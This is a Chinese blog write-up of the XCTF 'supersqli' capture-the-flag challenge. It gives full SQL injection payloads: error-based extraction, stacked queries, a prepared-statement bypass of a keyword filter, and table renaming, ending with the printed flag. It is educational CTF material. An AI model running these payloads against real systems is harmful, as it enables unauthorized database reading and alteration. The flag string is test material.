xctf-supersqli


原创

··KElis 于 2020-03-16 19:31:03 发布 1002 收藏 3


本文链接：https://blog.csdn.net/qq_43579362/article/details/104894912

题目链接

1.首先打开题目链接是一个提交框，习惯性的先提交`1`看看返回什么结果，



返回了一个数组，再来提交`1'`看看，




根据回显可知这里可能存在`sql注入`，而且数据库为`mysql`，又根据报错提示提交`1'#`看看能不能闭合,提交后回显正常，说明是单引号闭合。

2.接下来使用`order by`看看联合注入的字段数,`order by 2`回显正常，`order by 3`,回显错误，说明字段数是2.然后就可以试试能不能进行联合查询注入了，提交`1'union select 1,2#`,结果提交后返回下图这些东西

显然是正则表达式过滤了这些关键语句，而且忽略大小写，所以不能大小写绕过了，又试了试双写绕过，结果还是一样。


3.既然不能使用上图那些关键语句了，尝试别的方法吧，先来试试提交`1 and%20(extractvalue(1,concat(%27~%27,database())))#`,结果回显正常




```
  [1]=>
  string(7) "hahahah"
}
```


这里正常情况下不可能回显正常啊，检查了几遍提交的内容，抬头一看地址栏，这不是提交的内容吗，`F12`之后发现，果然这里的`method`是`get`，仔细一看地址栏的东西，发现比我提交的东西多了一个`+`，`inject=1+and%2520%28extractvalue%281%2Cconcat%28%2527~%2527%2Cdatabase%28%29%29%29%29%23`,这下明白为啥回显正常了，问题在于`+`,由于`1+字符串`进行了类型转换，变成了`1`,当然回显正常了，所以应该在地址栏进行注入了。

4.这时再在地址栏提交`1%27and%20(extractvalue(1,concat(%27~%27,database())))--+`,成功爆出了数据库名




接下来怎么办，`select`这个关键字被过滤，很多方法就不行了，最后想到了`堆叠注入`.先来看看能不能进行堆叠注入，提交`?inject=0%27;show%20tables;--+`



回显两个表名，说明可以进行堆叠注入。

再来依次看看这两个表里面的东西



```
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


这里看到了`flag`,但是这里需要注意红圈的地方，在表`1919810931114514`两边使用的是反引号，`sql`采用单引号环绕文本值，但是对于表名，字段名，关键字这些则使用反引号或者什么都不加，但是对数字或者存在特殊字符的表名需要使用反引号，在`where`条件表达式则使用单引号。

5.知道了`flag`在哪，但是该如何查出它？下面有两种方法：

第一种sql预处理：

主要是三个语句的应用，可以看看这篇文章对它们的解释

理解了文章里的三个语句就可以构造出查看`flag`的语句了，

提交语句后，又弹出了`strstr()`这个函数在检测传入的`set`和`prepare`，而该函数对大小写敏感，所以可以采用大写绕过，构造语句是：/?inject=0%27;Set%20@sql=concat(%27s%27,%27elect%20*%20from%20`1919810931114514`;%27);Prepare%20sq%20from%20@sql;execute%20sq;--+

第二种：改表名

通过第一种方法看见了另外一个表`words`里面的东西

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


而红圈里面的内容不正是提交`1`时候所回显的内容吗，再来提交2和114514，回显如下

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```


姿势: 1 提交

```
array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


由这些结果可大致猜测出后台的语句是：`select * from words where id=$inject`,所以我们可以利用现成的`select`语句来爆出`flag`,这就牵涉到把`words`改为其他名，`1919810931114514`改为`words`,再把字段`flag`改为`id`,最后利用永真式`1'or'1'='1`爆出`flag`

修改表名和字段：

inject=1%27;rename%20table%20words%20to%20words1;rename%20table%20`1919810931114514`%20to%20words;alter%20table%20words%20change%20flag%20id%20varchar(50);–+

爆`flag`

姿势: 1 提交

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```